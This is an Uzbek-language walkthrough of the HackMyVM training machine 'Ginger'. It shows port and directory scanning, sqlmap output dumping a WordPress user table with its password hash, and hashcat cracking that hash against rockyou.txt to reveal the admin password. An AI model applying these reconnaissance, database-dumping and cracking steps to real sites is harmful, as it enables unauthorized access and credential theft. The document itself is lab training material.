




Ginger — writeup




HackMyVM platformasidagi **Ginger** mashinasi. `nmap -p- 192.168.56.123 --min-rate=5000` orqali nishon portlari to'liq skanerlandi va 22 (SSH) hamda 80 (HTTP) portlari ochiqligi aniqlandi




Brauzer orqali nishonning 80-portiga kirilganda standart Apache2 Debian Default sahifasi ochildi



`gobuster dir -u 'http://192.168.56.123/' -w ...` vositasi yordamida veb-kataloglar skanerlandi va
`/wordpress/` katalogi mavjudligi aniqlandi



<http://192.168.56.123/wordpress/> manziliga o'tilganda "PIZZA" nomli WordPress sayti faol ekanligi ko'rildi



WordPress tizimining ma'muriy boshqaruviga kirish sahifasi (</wordpress/wp-login.php>) ko'zdan kechirildi


```
22:16:40 [INFO] resumed: 'user_nickname'
22:16:40 [INFO] resumed: 'varchar(50)'
22:16:40 [INFO] resumed: 'user_email'
22:16:40 [INFO] resumed: 'varchar(100)'
22:16:40 [INFO] resumed: 'user_url'
22:16:40 [INFO] resumed: 'varchar(100)'
22:16:40 [INFO] resumed: 'user_registered'
22:16:40 [INFO] resumed: 'datetime'
22:16:40 [INFO] resumed: 'user_activation_key'
22:16:40 [INFO] resumed: 'varchar(255)'
22:16:40 [INFO] resumed: 'user_status'
22:16:40 [INFO] resumed: 'int(1)'
22:16:40 [INFO] resumed: 'display_name'
22:16:40 [INFO] resumed: 'varchar(255)'
22:16:40 [INFO] fetching entries for table 'wp_users' in database 'wordpress_db'
22:16:40 [INFO] resumed: '1'
22:16:40 [INFO] resumed: 'webmaster'
22:16:40 [INFO] resumed: 'webmaster@gmail.com'
22:16:40 [INFO] resumed: 'webmaster'
22:16:40 [INFO] resumed: 'webmaster'
22:16:40 [INFO] resumed: '$P$BsyLMheEjjRPfxertXBQWm6Nq8.YBr.'
22:16:40 [INFO] resumed: '2021-06-02 05:28:40'
22:16:40 [INFO] resumed: '0'
22:16:40 [INFO] resumed: 'http://192.168.0.14/wordpress'
22:16:40 [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n] N
do you want to crack them via a dictionary-based attack? [y/n/q] Y
22:16:40 [INFO] using hash method 'phpass_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
22:16:40 [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/n] N
22:16:40 [INFO] starting dictionary-based cracking (phpass_passwd)
22:16:40 [INFO] starting 12 processes
22:16:40 [WARNING] no clear password(s) found
Database: wordpress_db
Table: wp_users
(1 entry)
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name | user_nickname | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | http://192.168.0.14/wordpress | $P$BsyLMheEjjRPfxertXBQWm6Nq8.YBr. | webmaster@gmail.com | webmaster | 0 | webmaster | webmaster | 2021-06-02 05:28:40 | <blank> |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
22:16:40 [INFO] table 'wordpress_db.wp_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.123/dump/wordpress_db/wp_users.csv'
22:16:40 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.123'
[*] ending @ 22:16:49 / 2026-09-17/

[ saidislom@kali ] [ ~ ] [ 22:16:58 ]
```

wp_users jadvalidan **webmaster** foydalanuvchisi va uning paroli heshi (**\$P\$BsyLMheEjjRPfxertXBQWm6Nq8.YBr.**) qo'lga kiritildi

```
[ saidislom@kali ] [ ~ ] [ 22:30:57 ]
hashcat -a 0 -m 400 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.
Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  For more information, see: https://hashcat.net/faq/wrongdriver
  Falling back to OpenCL runtime.

nvidiaDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.4.131) - Platform #1 [NVIDIA Corporation]

* Device #01: NVIDIA GeForce RTX 4050 Laptop GPU, 5898/5898 MB (1474 MB allocatable), 20MCU

OpenCL API (OpenCL 3.0 PoCL 7.1+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 21.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]

* Device #02: cpu-skylake-avx512-AMD Ryzen 5 8645HS w/ Radeon 760M Graphics, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256


INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
For more information, see https://hashcat.net/faq/potfile

Started: Thu Sep 17 22:31:00 2026
Stopped: Thu Sep 17 22:31:02 2026


[ saidislom@kali ] [ ~ ] [ 22:31:03 ]
hashcat -a 0 -m 400 hash --show
$P$BsyLMheEjjRPfxertXBQWm6Nq8.YBr.:sanitarium

[ saidislom@kali ] [ ~ ] [ 22:31:12 ]
```


hashcat -a 0 -m 400 orqali **rockyou.txt** lug'atidan foydalanib phpass heshi buzildi va parol aniqlandi: **sanitarium**



